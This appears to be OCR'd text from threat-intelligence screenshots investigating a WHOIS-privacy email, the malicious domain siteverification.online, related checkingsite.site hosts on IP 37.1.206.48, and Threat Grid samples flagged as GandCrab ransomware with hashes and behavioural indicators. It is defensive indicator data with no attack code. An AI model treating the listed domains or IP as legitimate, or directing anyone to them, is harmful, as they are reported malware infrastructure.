
Email Address	Associated Domains	Email Type	Last Observed
3a0927e3ac7b44079285b2ba6...	1 Total - 1 malicious	Administrative, Registrant, Technical	Current

Showing 1 of 1 Results

Domains Associated with 3a0927e3ac7b44079285b2ba66977cbb.protect@whoisguard.com

Domain Name	Security Categories	Content Categories	Last Observed
siteverification.online	Malware		Current

Showing 1 of 1 results




Host

IP Count	1
Geo Distance (sum, mean)	0, 0 km
Registrant Country	PA


Requester Distribution

COUNTRY	PERCENTAGE
United States of America	47.42%
Canada	26.80%
Australia	4.12%
Brazil	4.12%
United Kingdom of Great Britain	3.09%



IP Addresses

First seen	Last seen	IPs
2/18/18	5/22/18	37.1.206.48 (TTL: 3600)



Details for 37.1.206.48


Hosting 4 malicious domains for 1 week

AS

Prefix	ASN	Network Owner Description
37.1.200.0/21	AS 50673	SERVERIUS-AS, NL 86400

Malicious domains hosted by 37.1.206.48


api.checkingsite.site api2.checkingsite.site siteverification.online test.checkingsite.site



Associated Samples

POWERED BY CISCO AMP THREAT GRID

Threat Score	SHA256 Signature	AV Result
100	e7c424784b0c6f78df18f682315aea338ac1...	
95	a56aec5d8cdb4aa0fd89f00aa62a31988f5a...	
95	ad97f1a0473d1509f4cb611e10961c7d0a9...	
95	40793f33875652cdc5979b496e77ac89a23...	
95	d7e8ade5528d64c930caa429f78a20293ea...	
95	0d9591180f8d4ae23aca28fa7b2b6c1193b...	
95	8e8e4f5d72409cd1430a44ea76b4e24212f...	
95	36d420a06f6910643fe9b1620c08f815886...	
95	150deb44f2508cc95ed59576e9afa0cf9d28...	
95	aef8737db71a7518a903ab638889de1c4b1...	



THREAT SAMPLE (SHA256)


e7c424784b0c6f78df18f682315aea338ac1587a8f8886005534c1bccd6ea1bc

SHA1 200e506c676441b1981bc356e52e2ed055fcdc3f
MD5 6a5a65bfe58f524a2cfe4c5afe01dd0b

Threat Score: 100
Magic Type: HTML document, ASCII text, with very long lines, with CRLF, LF line terminators
Size: 76759 bytes
First Seen: Mar, 15, 2018 15:35:08 UTC
Full Sample Data from Threat Grid

BEHAVIORAL INDICATORS

Indicator	Severity ?	Confidence ?
Gandcrab Malware Detected	100	100
Artifact Flagged Malicious by Antivirus Service	100	95
Command Line Obfuscation Detected	100	85
Script Launched by HTML Sample	100	95

